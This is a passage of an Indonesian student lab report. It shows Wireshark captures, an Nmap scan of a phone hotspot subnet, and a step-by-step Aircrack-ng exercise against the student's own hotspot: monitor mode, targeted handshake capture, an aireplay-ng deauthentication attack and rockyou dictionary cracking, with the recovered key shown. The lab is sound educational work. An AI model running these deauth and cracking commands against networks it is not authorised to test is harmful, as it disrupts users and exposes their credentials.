


2.2.3. Wireshark


1. Pertama, menjalankan Wireshark dengan hak akses administrator.




2. Kemudian, memilih interface eth0 yaitu jaringan yang terhubung ke hotspot smartphone, klik Start.




3. Kemudian, melakukan proses capture paket data, menggunakan filter protokol tcp untuk mempermudah analisis.



4. Kemudian melakukan proses capture paket data, menggunakan filter protokol dns untuk mempermudah analisis





5. Terakhir, melakukan proses capture paket data, menggunakan filter protokol dhcp untuk mempermudah analisis




2.2.4. Nmap

1. Pertama, menjalankan perintah “nmap -A 10.125.16.1/24” untuk scan OS, service, traceroute dan script dasar.








2. Terakhir, analisis hasilnya yaitu:
    a. Terdeteksi 3 host aktif di jaringan hotspot.
    b. Hotspot (gateway) hanya membuka port 53 (DNS) → aman.
    c. Perangkat Windows membuka beberapa port (135, 139, 445, 7070) → potensi risiko lebih tinggi.
    d. Kali Linux hanya membuka port 22 (SSH) → layanan lokal.


2.2.5. Aircrack-ng

1. Pertama, siapkan adapter Wi-Fi kemudian hubungkan ke laptop fisik.


2. Kemudian siapkan Wi-Fi sebagai target dengan nama dan password sesuaikan dengan kebutuhan di pengaturan hospot di handphone pribadi.




3. Kemudian, buka VM Kali Linux lalu setting bagian berikut ini:
   a. Devices → Network → Adapter 1 pilih Bridge Adapter



   b. Devices → USB → Pilih sesuai dengan perangkat yang dihubungkan. Contoh: MediaTek



4. Kemudian, buka terminal Kali Linux lalu masukkan perintah "ip a" untuk cek IP yang didapatkan dari hospot Wi-Fi, pastikan sudah menjadi root.



5. Kemudian masukkan perintah “iwconfig” untuk melihat status interface nirkabel.

```
┌──(root㉿hilmy)-[/home/radentania]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

6. Kemudian masukkan perintah “lsusb” untuk melihat daftar perangkat USB yang terhubung.

```
┌──(root㉿hilmy)-[/home/radentania]
└─# lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 003: ID 148f:7601 Ralink Technology, Corp. MT7601U Wireless Ad
apter
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub

┌──(root㉿hilmy)-[/home/radentania]
└─# airmon-ng
```

7. Kemudian masukkan perintah “airmon-ng check kill” untuk mematikan proses latar belakang yang bisa mengganggu kinerja kartu Wi-Fi saat melakukan cracking.


```
Kali Linux Raden Tania Cinta [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4
root@hilmy: /home/radentania
File  Actions  Edit  View  Help

┌──(root㉿hilmy)-[/home/radentania]
└─# airmon-ng check kill

Killing these processes:

    PID Name
    701 dhclient
```

8. Kemudian masukkan perintah “airmon-ng start wlan0” untuk mengubah interface dari mode managed ke mode monitor.


```
┌──(root㉿hilmy)-[/home/radentania]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [ph
y0]10)
```


9. Kemudian masukkan perintah “airodump-ng wlan0” untuk menampilkan semua Access Point (AP) yang terjangkau beserta BSSID (MAC Address), sinyal

(PWR), dan jenis enkripsi.




10. Kemudian masukkan perintah “airodump-ng -c 6 –bssid 2E:67:81:58:E3:CB -w uji_coba wlan0“ untuk memfokuskan pemantauan pada Channel 6 dan BSSID target, lalu menyimpannya ke file bernama uji_coba.






11. Kemudian masukkan perintah “sudo aireplay-ng -0 10 -a 2E:67:81:58:E3:CB wlan0” untuk melakukan serangan Deauthentication (memutuskan koneksi klien secara paksa). Tujuannya agar saat klien mencoba terhubung kembali, sistem

dapat menangkap proses WPA Handshake.



12. Kemudian masukkan perintah “gunzip /usr/share/wordlists/rockyou.txt.gz” untuk mengekstrak kamus kata sandi populer "rockyou" yang sudah disediakan oleh Kali Linux.



13. Kemudian masukkan perintah “nano /usr/share/wordlists/rockyou.txt” lalu masukkan password yang sesuai dengan Wi-Fi pribadi tadi, lalu save.

14. Terakhir, masukkan perintah “aircrack-ng -w /usr/share/wordlists/rockyou.txt uji_coba-02.cap” untuk mencocokkan data di file capture dengan daftar kata di

wordlist.

```
┌──(root㉿hilmy)-[/home/radentania]
└─# aircrack-ng -w /usr/share/wordlists/rockyou.txt uji_coba-02.cap
Reading packets, please wait...
Opening uji_coba-02.cap
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 310010 packets.

   #  BSSID              ESSID                     Encryption

   1  2E:67:81:58:E3:CB  SKJ_RADENTANIA            WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening uji_coba-02.cap
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 310010 packets.

1 potential targets
```

Hasilnya:

```
Kali Linux Raden Tania Cinta [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4
root@hilmy: /home/radentania
File  Actions  Edit  View  Help
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 310010 packets.

1 potential targets

                              Aircrack-ng 1.7

      [00:00:01] 2067/10303726 keys tested (1906.43 k/s)

      Time left: 1 hour, 30 minutes, 3 seconds                  0.02%

                          KEY FOUND! [ radentania1 ]


      Master Key     : 34 02 B8 A3 2D 2E 85 59 40 D6 E6 DF 7D 83 9B 68
                       63 A4 60 95 C3 9B 8E 3F 00 35 C6 C3 9C 6C 2B 1C

      Transient Key  : E0 AA 52 B0 FF 9E 26 4C 11 A7 49 EF 47 D1 7A 8C
                       A0 3E AD 28 A8 88 90 F5 AE E5 8B 47 BD 22 F0 A6
                       3E 24 A3 76 62 8B 4B 66 81 02 10 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : C0 4C DF 80 2B 85 64 EA 05 21 B2 A0 50 F2 54 8F
```

2.2.6. Pembahasan

Berdasarkan praktikum yang telah dilaksanakan, proses pengujian keamanan jaringan nirkabel (wireless cracking) dilakukan melalui beberapa tahapan teknis utama, mulai dari konfigurasi lingkungan virtual hingga upaya peretasan kata sandi menggunakan metode brute force. Berikut adalah analisis mendalam dari setiap tahapan:

1. Konfigurasi dan Persiapan Antarmuka (Interface)

   Pada tahap awal, penggunaan VirtualBox memerlukan perhatian khusus pada pengaturan USB Controller. Adaptor Wi-Fi eksternal (MediaTek 802.11 n) harus diarahkan langsung ke dalam VM agar sistem operasi Kali Linux dapat berinteraksi langsung dengan chipset nirkabel. Penggunaan perintah airmon-ng

check kill terbukti krusial untuk menghentikan proses latar belakang seperti NetworkManager. Jika proses ini tidak dimatikan, kartu Wi-Fi sering kali mengalami kegagalan saat beralih ke Monitor Mode, atau secara otomatis berpindah channel yang menyebabkan proses penangkapan data menjadi tidak stabil.

2. Monitoring dan Reconnaissance (Airodump-ng)

   Setelah interface berada dalam mode monitor (wlan0mon), dilakukan pemindaian jaringan di sekitar. Target yang dipilih adalah Access Point dengan ESSID "SKJ_RADENTANIA" yang menggunakan enkripsi WPA2. Penggunaan enkripsi WPA2 menunjukkan bahwa jaringan sudah memiliki standar keamanan modern yang menggunakan algoritma AES (Advanced Encryption Standard). Pada tahap ini, praktikan memfokuskan pemindaian pada satu BSSID dan satu channel spesifik untuk meningkatkan efisiensi penangkapan paket data.

3. Teknik Penangkapan Handshake (Deauthentication Attack)

   Salah satu bagian terpenting dalam praktikum ini adalah keberhasilan menangkap WPA Handshake. Karena proses jabat tangan (handshake) hanya terjadi saat klien pertama kali terhubung ke router, praktikan menggunakan serangan Deauthentication melalui perintah aireplay-ng -0. Serangan ini mengirimkan paket "perpisahan" palsu kepada klien yang terhubung sehingga koneksi terputus secara paksa. Saat perangkat klien melakukan rekoneksi otomatis, airodump-ng berhasil menangkap paket handshake yang berisi data kredensial terenkripsi.

4. Analisis Lalu Lintas dengan Wireshark dan Nmap

   Selain upaya cracking, penggunaan Wireshark memberikan wawasan tentang isi paket data di udara. Terlihat bahwa meskipun paket berhasil ditangkap, data tetap tidak terbaca (terenkripsi), yang membuktikan efektivitas protokol WPA2 dalam menjaga kerahasiaan data pengguna. Di sisi lain, pemindaian Nmap pada jaringan lokal menunjukkan bahwa meskipun gateway (hotspot) aman dengan port terbatas, perangkat klien (Windows) sering kali

memiliki banyak port terbuka (seperti 135, 445), yang merupakan celah potensial untuk jenis serangan lain di luar wireless cracking.

5. Proses Cracking (Aircrack-ng)

   Tahap akhir adalah pengujian kekuatan kata sandi menggunakan Aircrack-ng dengan bantuan wordlist rockyou.txt. Keberhasilan atau kegagalan tahap ini sangat bergantung pada dua hal: kualitas file .cap (handshake) yang ditangkap dan kompleksitas kata sandi target. Jika kata sandi target terdapat dalam daftar kamus, maka kunci akan ditemukan. Praktikum ini menunjukkan bahwa keamanan WPA2 sangat bergantung pada kekuatan kata sandi (password policy); semakin panjang dan acak kata sandi, semakin sulit serangan brute force untuk menembusnya.

Secara keseluruhan, praktikum ini berhasil mensimulasikan rantai serangan siber pada jaringan nirkabel secara lengkap dan etis. Hal ini memberikan pemahaman bahwa keamanan tidak hanya soal protokol (WPA2), tetapi juga melibatkan pengelolaan proses sistem (layanan yang berjalan) dan edukasi pengguna dalam menentukan kata sandi yang kuat.

BAB III

PENUTUP

3.1. Kesimpulan

